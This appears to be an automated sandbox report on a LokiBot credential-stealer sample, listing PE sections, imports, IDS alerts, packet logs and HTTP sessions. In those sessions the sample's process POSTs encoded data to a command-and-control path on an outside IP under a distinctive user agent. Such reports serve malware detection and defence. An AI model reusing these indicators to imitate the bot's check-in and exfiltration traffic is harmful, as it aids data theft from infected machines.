.data	0xa000	0x20338	0x600	False	0.499348958333	data	4.01369865045	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x10000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3b000	0xa50	0xc00	False	0.402018229167	data	4.18462166815	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3b190	0x2e8	data	English	United States
RT_DIALOG	0x3b478	0x100	data	English	United States
RT_DIALOG	0x3b578	0x11c	data	English	United States
RT_DIALOG	0x3b698	0x60	data	English	United States
RT_GROUP_ICON	0x3b6f8	0x14	data	English	United States
RT_MANIFEST	0x3b710	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/05/22-09:03:09.858142 05/05/22-09:03:09.858142	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49768	80	192.168.2.6	37.0.11.227
05/05/22-09:04:35.877050 05/05/22-09:04:35.877050	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49829	37.0.11.227	192.168.2.6
05/05/22-09:03:36.699615 05/05/22-09:03:36.699615	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49785	80	192.168.2.6	37.0.11.227
05/05/22-09:04:28.261969 05/05/22-09:04:28.261969	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49823	80	192.168.2.6	37.0.11.227
05/05/22-09:04:39.957450 05/05/22-09:04:39.957450	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49852	37.0.11.227	192.168.2.6
05/05/22-09:04:12.471516 05/05/22-09:04:12.471516	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49813	80	192.168.2.6	37.0.11.227
05/05/22-09:03:12.937504 05/05/22-09:03:12.937504	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49769	37.0.11.227	192.168.2.6
05/05/22-09:03:07.037195 05/05/22-09:03:07.037195	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49767	80	192.168.2.6	37.0.11.227
05/05/22-09:03:21.002482 05/05/22-09:03:21.002482	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49775	80	192.168.2.6	37.0.11.227
05/05/22-09:04:10.170641 05/05/22-09:04:10.170641	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49810	80	192.168.2.6	37.0.11.227
05/05/22-09:04:35.796885 05/05/22-09:04:35.796885	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49829	80	192.168.2.6	37.0.11.227
05/05/22-09:03:15.560942 05/05/22-09:03:15.560942	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49771	80	192.168.2.6	37.0.11.227
05/05/22-09:04:38.680257 05/05/22-09:04:38.680257	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49843	80	192.168.2.6	37.0.11.227
05/05/22-09:03:53.769658 05/05/22-09:03:53.769658	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49800	37.0.11.227	192.168.2.6
05/05/22-09:04:39.884991 05/05/22-09:04:39.884991	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49852	80	192.168.2.6	37.0.11.227
05/05/22-09:03:59.720062 05/05/22-09:03:59.720062	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49805	80	192.168.2.6	37.0.11.227
05/05/22-09:04:13.541988 05/05/22-09:04:13.541988	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49814	80	192.168.2.6	37.0.11.227
05/05/22-09:03:28.128087 05/05/22-09:03:28.128087	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49780	80	192.168.2.6	37.0.11.227
05/05/22-09:03:23.816864 05/05/22-09:03:23.816864	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49777	37.0.11.227	192.168.2.6

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/05/22-09:03:34.422181 05/05/22-09:03:34.422181	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49782	37.0.11.227	192.168.2.6
05/05/22-09:04:28.342609 05/05/22-09:04:28.342609	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49823	37.0.11.227	192.168.2.6
05/05/22-09:04:55.790210 05/05/22-09:04:55.790210	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49888	80	192.168.2.6	37.0.11.227
05/05/22-09:04:08.408376 05/05/22-09:04:08.408376	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49809	37.0.11.227	192.168.2.6
05/05/22-09:04:59.232856 05/05/22-09:04:59.232856	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49889	80	192.168.2.6	37.0.11.227
05/05/22-09:03:50.056619 05/05/22-09:03:50.056619	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49795	37.0.11.227	192.168.2.6
05/05/22-09:03:38.754662 05/05/22-09:03:38.754662	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49786	37.0.11.227	192.168.2.6
05/05/22-09:04:16.734863 05/05/22-09:04:16.734863	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49817	37.0.11.227	192.168.2.6
05/05/22-09:04:49.277684 05/05/22-09:04:49.277684	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49878	80	192.168.2.6	37.0.11.227
05/05/22-09:03:15.634564 05/05/22-09:03:15.634564	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49771	37.0.11.227	192.168.2.6
05/05/22-09:03:41.636991 05/05/22-09:03:41.636991	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49789	80	192.168.2.6	37.0.11.227
05/05/22-09:04:23.251156 05/05/22-09:04:23.251156	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49820	80	192.168.2.6	37.0.11.227
05/05/22-09:04:08.330586 05/05/22-09:04:08.330586	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49809	80	192.168.2.6	37.0.11.227
05/05/22-09:04:19.274633 05/05/22-09:04:19.274633	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49818	37.0.11.227	192.168.2.6
05/05/22-09:04:52.517389 05/05/22-09:04:52.517389	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49884	37.0.11.227	192.168.2.6
05/05/22-09:03:19.667259 05/05/22-09:03:19.667259	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49774	80	192.168.2.6	37.0.11.227
05/05/22-09:03:19.744928 05/05/22-09:03:19.744928	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49774	37.0.11.227	192.168.2.6
05/05/22-09:03:59.790812 05/05/22-09:03:59.790812	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49805	37.0.11.227	192.168.2.6
05/05/22-09:03:53.694089 05/05/22-09:03:53.694089	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49800	80	192.168.2.6	37.0.11.227

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/05/22-09:03:32.413288 05/05/22-09:03:32.413288	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49781	37.0.11.227	192.168.2.6
05/05/22-09:04:13.632225 05/05/22-09:04:13.632225	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49814	37.0.11.227	192.168.2.6
05/05/22-09:04:31.539372 05/05/22-09:04:31.539372	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49824	37.0.11.227	192.168.2.6
05/05/22-09:04:34.327413 05/05/22-09:04:34.327413	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49826	80	192.168.2.6	37.0.11.227
05/05/22-09:04:15.192814 05/05/22-09:04:15.192814	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49815	80	192.168.2.6	37.0.11.227
05/05/22-09:04:31.451012 05/05/22-09:04:31.451012	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49824	80	192.168.2.6	37.0.11.227
05/05/22-09:04:02.283800 05/05/22-09:04:02.283800	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49806	80	192.168.2.6	37.0.11.227
05/05/22-09:04:46.075139 05/05/22-09:04:46.075139	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49870	37.0.11.227	192.168.2.6
05/05/22-09:03:18.553557 05/05/22-09:03:18.553557	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49773	37.0.11.227	192.168.2.6
05/05/22-09:04:04.665456 05/05/22-09:04:04.665456	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49807	80	192.168.2.6	37.0.11.227
05/05/22-09:03:21.096855 05/05/22-09:03:21.096855	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49775	37.0.11.227	192.168.2.6
05/05/22-09:03:41.723970 05/05/22-09:03:41.723970	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49789	37.0.11.227	192.168.2.6
05/05/22-09:04:41.937804 05/05/22-09:04:41.937804	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49860	37.0.11.227	192.168.2.6
05/05/22-09:04:04.748843 05/05/22-09:04:04.748843	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49807	37.0.11.227	192.168.2.6
05/05/22-09:04:37.500711 05/05/22-09:04:37.500711	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49836	37.0.11.227	192.168.2.6
05/05/22-09:04:41.860008 05/05/22-09:04:41.860008	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49860	80	192.168.2.6	37.0.11.227
05/05/22-09:03:12.865476 05/05/22-09:03:12.865476	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49769	80	192.168.2.6	37.0.11.227
05/05/22-09:04:23.331387 05/05/22-09:04:23.331387	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49820	37.0.11.227	192.168.2.6
05/05/22-09:04:11.254199 05/05/22-09:04:11.254199	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49812	80	192.168.2.6	37.0.11.227

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/05/22-09:04:37.419767 05/05/22-09:04:37.419767	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49836	80	192.168.2.6	37.0.11.227
05/05/22-09:04:02.366760 05/05/22-09:04:02.366760	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49806	37.0.11.227	192.168.2.6
05/05/22-09:03:36.774475 05/05/22-09:03:36.774475	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49785	37.0.11.227	192.168.2.6
05/05/22-09:03:28.213243 05/05/22-09:03:28.213243	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49780	37.0.11.227	192.168.2.6
05/05/22-09:04:34.426102 05/05/22-09:04:34.426102	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49826	37.0.11.227	192.168.2.6
05/05/22-09:04:52.431554 05/05/22-09:04:52.431554	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49884	80	192.168.2.6	37.0.11.227
05/05/22-09:04:11.362368 05/05/22-09:04:11.362368	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49812	37.0.11.227	192.168.2.6
05/05/22-09:04:59.311464 05/05/22-09:04:59.311464	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49889	37.0.11.227	192.168.2.6
05/05/22-09:04:15.285620 05/05/22-09:04:15.285620	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49815	37.0.11.227	192.168.2.6
05/05/22-09:04:26.555558 05/05/22-09:04:26.555558	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49822	80	192.168.2.6	37.0.11.227
05/05/22-09:03:38.682237 05/05/22-09:03:38.682237	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49786	80	192.168.2.6	37.0.11.227
05/05/22-09:04:19.192332 05/05/22-09:04:19.192332	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49818	80	192.168.2.6	37.0.11.227
05/05/22-09:03:14.097517 05/05/22-09:03:14.097517	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49770	80	192.168.2.6	37.0.11.227
05/05/22-09:04:49.395443 05/05/22-09:04:49.395443	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49878	37.0.11.227	192.168.2.6
05/05/22-09:03:44.385995 05/05/22-09:03:44.385995	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49794	80	192.168.2.6	37.0.11.227
05/05/22-09:04:26.632343 05/05/22-09:04:26.632343	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49822	37.0.11.227	192.168.2.6
05/05/22-09:03:17.152559 05/05/22-09:03:17.152559	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49772	80	192.168.2.6	37.0.11.227
05/05/22-09:04:10.259654 05/05/22-09:04:10.259654	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49810	37.0.11.227	192.168.2.6
05/05/22-09:03:34.349918 05/05/22-09:03:34.349918	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49782	80	192.168.2.6	37.0.11.227

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/05/22-09:04:16.658933 05/05/22-09:04:16.658933	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49817	80	192.168.2.6	37.0.11.227
05/05/22-09:03:49.975068 05/05/22-09:03:49.975068	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49795	80	192.168.2.6	37.0.11.227
05/05/22-09:03:14.179365 05/05/22-09:03:14.179365	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49770	37.0.11.227	192.168.2.6
05/05/22-09:04:55.868892 05/05/22-09:04:55.868892	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49888	37.0.11.227	192.168.2.6
05/05/22-09:03:17.233312 05/05/22-09:03:17.233312	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49772	37.0.11.227	192.168.2.6
05/05/22-09:03:23.742147 05/05/22-09:03:23.742147	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49777	80	192.168.2.6	37.0.11.227
05/05/22-09:04:12.550162 05/05/22-09:04:12.550162	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49813	37.0.11.227	192.168.2.6
05/05/22-09:03:32.333463 05/05/22-09:03:32.333463	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49781	80	192.168.2.6	37.0.11.227
05/05/22-09:03:44.460093 05/05/22-09:03:44.460093	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49794	37.0.11.227	192.168.2.6
05/05/22-09:04:38.761471 05/05/22-09:04:38.761471	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49843	37.0.11.227	192.168.2.6
05/05/22-09:03:18.475481 05/05/22-09:03:18.475481	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49773	80	192.168.2.6	37.0.11.227
05/05/22-09:04:45.993104 05/05/22-09:04:45.993104	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49870	80	192.168.2.6	37.0.11.227

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 5, 2022 09:03:07.008596897 CEST	49767	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:07.034276962 CEST	80	49767	37.0.11.227	192.168.2.6
May 5, 2022 09:03:07.034410000 CEST	49767	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:07.037194967 CEST	49767	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:07.062997103 CEST	80	49767	37.0.11.227	192.168.2.6
May 5, 2022 09:03:07.063096046 CEST	49767	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:07.089371920 CEST	80	49767	37.0.11.227	192.168.2.6
May 5, 2022 09:03:07.122899055 CEST	80	49767	37.0.11.227	192.168.2.6
May 5, 2022 09:03:07.122916937 CEST	80	49767	37.0.11.227	192.168.2.6
May 5, 2022 09:03:07.122991085 CEST	49767	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:07.123037100 CEST	49767	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:07.148745060 CEST	80	49767	37.0.11.227	192.168.2.6
May 5, 2022 09:03:09.763923883 CEST	49768	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:09.793576956 CEST	80	49768	37.0.11.227	192.168.2.6
May 5, 2022 09:03:09.793735027 CEST	49768	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:09.858141899 CEST	49768	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:09.884032011 CEST	80	49768	37.0.11.227	192.168.2.6
May 5, 2022 09:03:09.884098053 CEST	49768	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:09.914124966 CEST	80	49768	37.0.11.227	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 5, 2022 09:03:09.932703018 CEST	80	49768	37.0.11.227	192.168.2.6
May 5, 2022 09:03:09.932727098 CEST	80	49768	37.0.11.227	192.168.2.6
May 5, 2022 09:03:09.932848930 CEST	49768	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:09.963745117 CEST	49768	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:09.989967108 CEST	80	49768	37.0.11.227	192.168.2.6
May 5, 2022 09:03:12.835882902 CEST	49769	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:12.861630917 CEST	80	49769	37.0.11.227	192.168.2.6
May 5, 2022 09:03:12.861782074 CEST	49769	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:12.865475893 CEST	49769	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:12.891032934 CEST	80	49769	37.0.11.227	192.168.2.6
May 5, 2022 09:03:12.891123056 CEST	49769	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:12.916687965 CEST	80	49769	37.0.11.227	192.168.2.6
May 5, 2022 09:03:12.937504053 CEST	80	49769	37.0.11.227	192.168.2.6
May 5, 2022 09:03:12.937541008 CEST	80	49769	37.0.11.227	192.168.2.6
May 5, 2022 09:03:12.937720060 CEST	49769	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:12.937825918 CEST	49769	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:12.963382006 CEST	80	49769	37.0.11.227	192.168.2.6
May 5, 2022 09:03:14.068048000 CEST	49770	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:14.094139099 CEST	80	49770	37.0.11.227	192.168.2.6
May 5, 2022 09:03:14.094289064 CEST	49770	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:14.097517014 CEST	49770	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:14.123411894 CEST	80	49770	37.0.11.227	192.168.2.6
May 5, 2022 09:03:14.123611927 CEST	49770	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:14.149259090 CEST	80	49770	37.0.11.227	192.168.2.6
May 5, 2022 09:03:14.179364920 CEST	80	49770	37.0.11.227	192.168.2.6
May 5, 2022 09:03:14.179394007 CEST	80	49770	37.0.11.227	192.168.2.6
May 5, 2022 09:03:14.179505110 CEST	49770	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:14.179599047 CEST	49770	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:14.205180883 CEST	80	49770	37.0.11.227	192.168.2.6
May 5, 2022 09:03:15.511389971 CEST	49771	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:15.537208080 CEST	80	49771	37.0.11.227	192.168.2.6
May 5, 2022 09:03:15.537349939 CEST	49771	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:15.560941935 CEST	49771	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:15.586477995 CEST	80	49771	37.0.11.227	192.168.2.6
May 5, 2022 09:03:15.586561918 CEST	49771	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:15.612042904 CEST	80	49771	37.0.11.227	192.168.2.6
May 5, 2022 09:03:15.634563923 CEST	80	49771	37.0.11.227	192.168.2.6
May 5, 2022 09:03:15.634641886 CEST	80	49771	37.0.11.227	192.168.2.6
May 5, 2022 09:03:15.634706020 CEST	49771	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:15.634730101 CEST	49771	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:15.660309076 CEST	80	49771	37.0.11.227	192.168.2.6
May 5, 2022 09:03:17.115257025 CEST	49772	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:17.140842915 CEST	80	49772	37.0.11.227	192.168.2.6
May 5, 2022 09:03:17.140974045 CEST	49772	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:17.152559042 CEST	49772	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:17.179627895 CEST	80	49772	37.0.11.227	192.168.2.6
May 5, 2022 09:03:17.179826975 CEST	49772	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:17.205264091 CEST	80	49772	37.0.11.227	192.168.2.6
May 5, 2022 09:03:17.233311892 CEST	80	49772	37.0.11.227	192.168.2.6
May 5, 2022 09:03:17.233342886 CEST	80	49772	37.0.11.227	192.168.2.6
May 5, 2022 09:03:17.233416080 CEST	49772	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:17.233483076 CEST	49772	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:17.259035110 CEST	80	49772	37.0.11.227	192.168.2.6
May 5, 2022 09:03:18.446068048 CEST	49773	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:18.471705914 CEST	80	49773	37.0.11.227	192.168.2.6
May 5, 2022 09:03:18.471883059 CEST	49773	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:18.475481033 CEST	49773	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:18.501147032 CEST	80	49773	37.0.11.227	192.168.2.6
May 5, 2022 09:03:18.501246929 CEST	49773	80	192.168.2.6	37.0.11.227

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 5, 2022 09:03:18.526817083 CEST	80	49773	37.0.11.227	192.168.2.6
May 5, 2022 09:03:18.553556919 CEST	80	49773	37.0.11.227	192.168.2.6
May 5, 2022 09:03:18.553594112 CEST	80	49773	37.0.11.227	192.168.2.6
May 5, 2022 09:03:18.553699970 CEST	49773	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:18.553845882 CEST	49773	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:18.579346895 CEST	80	49773	37.0.11.227	192.168.2.6
May 5, 2022 09:03:19.636962891 CEST	49774	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:19.662707090 CEST	80	49774	37.0.11.227	192.168.2.6
May 5, 2022 09:03:19.662836075 CEST	49774	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:19.667258978 CEST	49774	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:19.692847013 CEST	80	49774	37.0.11.227	192.168.2.6
May 5, 2022 09:03:19.692965984 CEST	49774	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:19.718905926 CEST	80	49774	37.0.11.227	192.168.2.6
May 5, 2022 09:03:19.744927883 CEST	80	49774	37.0.11.227	192.168.2.6
May 5, 2022 09:03:19.744971037 CEST	80	49774	37.0.11.227	192.168.2.6
May 5, 2022 09:03:19.745064974 CEST	49774	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:19.745179892 CEST	49774	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:19.770826101 CEST	80	49774	37.0.11.227	192.168.2.6
May 5, 2022 09:03:20.972738981 CEST	49775	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:20.998657942 CEST	80	49775	37.0.11.227	192.168.2.6
May 5, 2022 09:03:20.999085903 CEST	49775	80	192.168.2.6	37.0.11.227
May 5, 2022 09:03:21.002481937 CEST	49775	80	192.168.2.6	37.0.11.227

HTTP Request Dependency Graph

- 37.0.11.227

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49767	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:07.037194967 CEST	1126	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 196 Connection: close
May 5, 2022 09:03:07.122899055 CEST	1126	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:07 GMT Server: Apache Status: 404 Not Found Content-Length: 15 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49768	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:09.858141899 CEST	1127	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 196 Connection: close
May 5, 2022 09:03:09.932703018 CEST	1127	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:09 GMT Server: Apache Status: 404 Not Found Content-Length: 15 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49780	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:28.128087044 CEST	1186	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
